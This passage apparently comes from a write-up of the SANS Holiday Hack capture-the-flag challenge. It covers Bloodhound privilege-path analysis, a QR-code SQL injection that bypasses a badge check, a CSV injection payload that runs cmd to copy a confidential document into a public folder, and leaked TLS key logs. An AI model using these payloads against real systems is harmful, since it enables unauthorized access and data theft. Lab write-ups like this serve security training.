+Bushy directed our elves to change the password used to lock down our sensitive files to something stronger. Good thing h
e caught it before those dastardly villians did!
+
+
+Hopefully this is the last time we have to change our password again until next Christmas.
+
+
+
+
+Password = 'Yippee-ki-yay'
+
+
+Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
```

Figure 15 - Sensitive information revealed by Trufflehog

Question 5 – Find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name?

For this task, we are presented with a VM image that contains a copy of active directory for the kringlecastle domain. Our job is to use Bloodhound[3] to find a user who is a member of the domain admins group, or has delegated rights that will allow them to be a member.

The first part of this challenge is getting the VM to work, as it completely fails to work in VMWare Workstation, showing the following error message:



```
CLIENT MAC ADDR: 00 0C 29 E1 DB 3A  GUID: 564D0103-087D-F314-E1A6-2DE043E1DB3A
PXE-E53: No boot filename received

PXE-M0F: Exiting Intel PXE ROM.
Operating System not found
```

Figure 1 - VMWare error message

As with most things pen testing however, there is more than one way to stripe a candy cane. In this case, it is to use Virtualbox to run the VM, which seems to work fine.

Within this VM, there is a pre-installed version of Bloodhound. This is an extremely useful tool, which allows you to see the relationships between users, computers and groups, as well as any privilege paths which may be liable to abuse.





Figure 2 - Default Bloodhound view, showing members of Domain Admin

[3] https://github.com/BloodHoundAD/BloodHound

Fortunately for the first time Bloodhound user, there is a list of pre-defined queries that can be used to find actionable intelligence, among those is a query which does exactly what we've been asked to find out:


Start typing to search for a node...

Database Info | Node Info | Queries

Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastab
Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Princi
Shortest Paths to High Value Targets

Select a Domain Admin group...

DOMAIN
ADMINS@AD.KRINGLECASTLE.CO

Figure 3 - Using Bloodhound queries

When we use this query, a nice graphical output is produced which gives a view of all users who can become a domain admin and the paths they would take to get there:





Figure 4 - Possible Domain Admins on Kringlecastle

The question now becomes, which one is the user with the most reliable path?

We are told by Holly Evergreen to avoid users who use RDP, as this can be flaky. This rules out all of the users except for LDUBEJ00320@AD.KRINGLECASTLE.COM, therefore this must be the answer.



User Info

Name	LDUBEJ00320@AD.KRINGLECASTLE.COM
Display Name	Leanne Dubej
Password Last Changed	Never
Last Logon	Never
Enabled	True
Compromised	False
Sessions	2
Sibling Objects in the Same OU	50
Reachable High Value Targets	3
Effective Inbound GPOs	0

See User within Domain/OU Tree

Group Membership

First Degree Group Memberships	4
Unrolled Group Membership	4
Foreign Group Membership	0

Local Admin Rights

First Degree Local Admin	0
Group Delegated Local Admin Rights	421
Derivative Local Admin Rights	503

Execution Privileges


First Degree RDP Privileges	1
Group Delegated RDP Privileges	5

Figure 5 - Finding a reliable path to Domain Admin

Question 6 - Bypass the authentication mechanism associated with the room near Pepper Minstix.

With the hints from Pepper Minstix, we know that the QR code stored on employee badges store an identifier that is used in a database. Using this website[4], we can read the contents of Alabaster Snowballs badge, which he so carelessly lost.

Reading the QR code reveals:



Download barcode and image data in XML format or request help from barcode expert.

File: alabaster_badge.jpg
Pages: 1 **Barcodes:** 1

Barcode: 1 of 1 **Type:** QR
Length: 16 **Rotation:** none
Module: 3.1pix **Rectangle:** {X=161,Y=306,Width=63,Height=62}

```
oRfjg5uGHmbduj2m
```

We now know that oRfjg5uGHmbduj2m is Alabaster's employee ID, so we can try to use this against the Badge Scan-o-Matic 4000.


We first try with a typical SQL Injection technique of adding a single apostrophe, so the value stored in the QR code will be oRfjg5uGHmbduj2m'. We can write this to a QR code using an online QR code generator[5].

Figure 1 - Weaponised QR code

Uploading this QR code gives us a message that the "Authorised user account has been disabled". Even if we try the classic ' or '1'='1, or presumably even Bobby Tables[6] (I didn't try this, just in case you really do have a Students table!) we still get the same message. This indicates that although we can form valid SQL, somehow we will need to update the database to indicate that Alabaster's badge is not disabled, or bypass the check for whether the account is enabled.

To do this, we could really do with knowing the database schema, so we try and insert more random data to force an error message.

[4] https://online-barcode-reader.inliteresearch.com/
[5] https://www.the-qrcode-generator.com/
[6] https://xkcd.com/327/



Through trial and error, the console helpfully dumps the error messages being returned from the MariaDB database. The query that is being run in the background is:

```
Select First_name, last_name, enabled from employees where author-
ized =1 and uid = {} LIMIT 1
```

Which means, the software only needs to find one user whose uid matches that shown on the badge and where the account is authorised. Note however that this table also has an enabled column, which presumably stores whether or not the account is currently enabled.

The software must then evaluate the data returned by this query, allowing access if the user is both authorised and enabled. We can infer from this that Alabaster's account is authorised but not enabled, presumably because he has lost his badge and security have therefore disabled it.

Unfortunately though, they didn't bank on the door access control software being vulnerable to SQL Injection.

We can therefore engineer a query that finds any user where their account is enabled, with the following input:

```
1' or '1'='1' and enabled = 1 #
```

This is encoded in a QR code as:


Once uploaded to the badge scan-o-matic 4000, this allows us access and gives us the control code 19880715.

Question 7 - Which terrorist organization is secretly supported by the job applicant whose name begins with "K."

In order to solve this challenge, we are presented with the Elf Infosec Careers page, where we can apply to join an "elite team of InfoSec elves". Let's face it, based on the last few years, they need all of the help they can get!

Running through the application process with some dummy data, we are told that successful applicants are added to a file in C:\candidate_evaluation.docx.

As a first attempt, we can try accessing candidate_evaluation.docx by simply appending it to the URL. It can't be that simple, can it?!


404 Error!


Publicly accessible file served from:
C:\careerportal\resources\public\ not found......

Try:
https://careers.kringlecastle.com/public/'file name you are looking for'

Figure 1 - A particularly helpful 404 message

Alas, it isn't that simple. The 404 page however does tell us where files are served from on this website: C:\careerportal\resources\public.


The hint from Sparkle Redberry suggests that this site might be vulnerable to CSV injection, so we create a CSV injection payload that will copy our target file to a location where we should be able to retrieve it.



```
7,=cmd|'/c copy "C:\candidate_evaluation.docx" "C:\careerportal\resources\public\injected.docx"'!A0
```

Figure 2 - CSV Injection payload

Uploading this via the application page, then visiting https://careers.kringlecastle.com/public/injected.docx allows us to download our copy of the file:


Opening injected.docx

You have chosen to open:

injected.docx

which is: Microsoft Word Document (355 KB)

from: https://careers.kringlecastle.com


What should Firefox do with this file?

( ) Open with Microsoft Word (default)
(●) Save File
☐ Do this automatically for files like this from now on.
OK
Cancel

Figure 3 - File download

Once downloaded, we can see the status of all of the current applications. Given some of the mistakes he's made recently, I think HR might want to re-evaluate Alabaster Snowball somewhat!

Elsewhere in this file, we find that Krampus might have a bit of a chequered past, including links to that well-known APT group Fancy Beaver, therefore probably best to not let him join the team, for fear of insider threat.


Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:


Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

Question 8 - What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball?


By viewing the source of the packalyzer, as per the hints from Sugar Plum Mary, we find that app.js is available on the server and contains the full backend code for packalyzer.



```
#!/usr/bin/node
//pcapalyzer - The web based packet analyzer
const cluster = require('cluster');
const os = require('os');
const path = require('path');
const fs = require('fs');
const http2 = require('http2');
const koa = require('koa');
const Router = require('koa-router');
const mime = require('mime-types');
const mongoose = require('mongoose');
const koaBody = require('koa-body');
const cookie = require('koa-cookie');
const execSync = require('child_process').execSync;
const execAsync = require('child_process').exec;
const redis = require("redis");
const redis_connection = redis.createClient();
const {promisify} = require('util');
const getAsync = promisify(redis_connection.get).bind(redis_connection);
const setAsync = promisify(redis_connection.set).bind(redis_connection);
const delAsync = promisify(redis_connection.del).bind(redis_connection);
const sha1 = require('sha1');
require('events').EventEmitter.defaultMaxListeners = Infinity;
const log = console.log;
const print = log;
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
    protocol: 'h2',         // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path     //used for dev mode to view traffic. Stores a few minutes worth at a time
};
```

Figure 1 - Packalyzer source code

From this code, we can infer the directory where logs are stored, which when accessed, reveals what looks like SSL keys:



https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log

```
CLIENT_RANDOM 91E117B3DCBB04D495736B830C91F30FEB35103611A526424EEBE791B80B342E 97E50DC704948E014448B8B18F0FC26DB043FB4F46B9EF223968B2DD
CLIENT_RANDOM AA064DBE2E6B27E51D3993A60BE37B2340B4BF6C9AF7955C26190DF5207B143B 52FA10A7CCF789E634EC3F3C72D696AEC6E5BAE1A5154B909262C18E
CLIENT_RANDOM 037267FD9C334F3F9229A0964CF0EFF346B827DD88A835190E72D19CCCA4BA91 5025DF747A06840FA3A45ECD1F0C99D73E8AC5FF2654F332633F9EBF
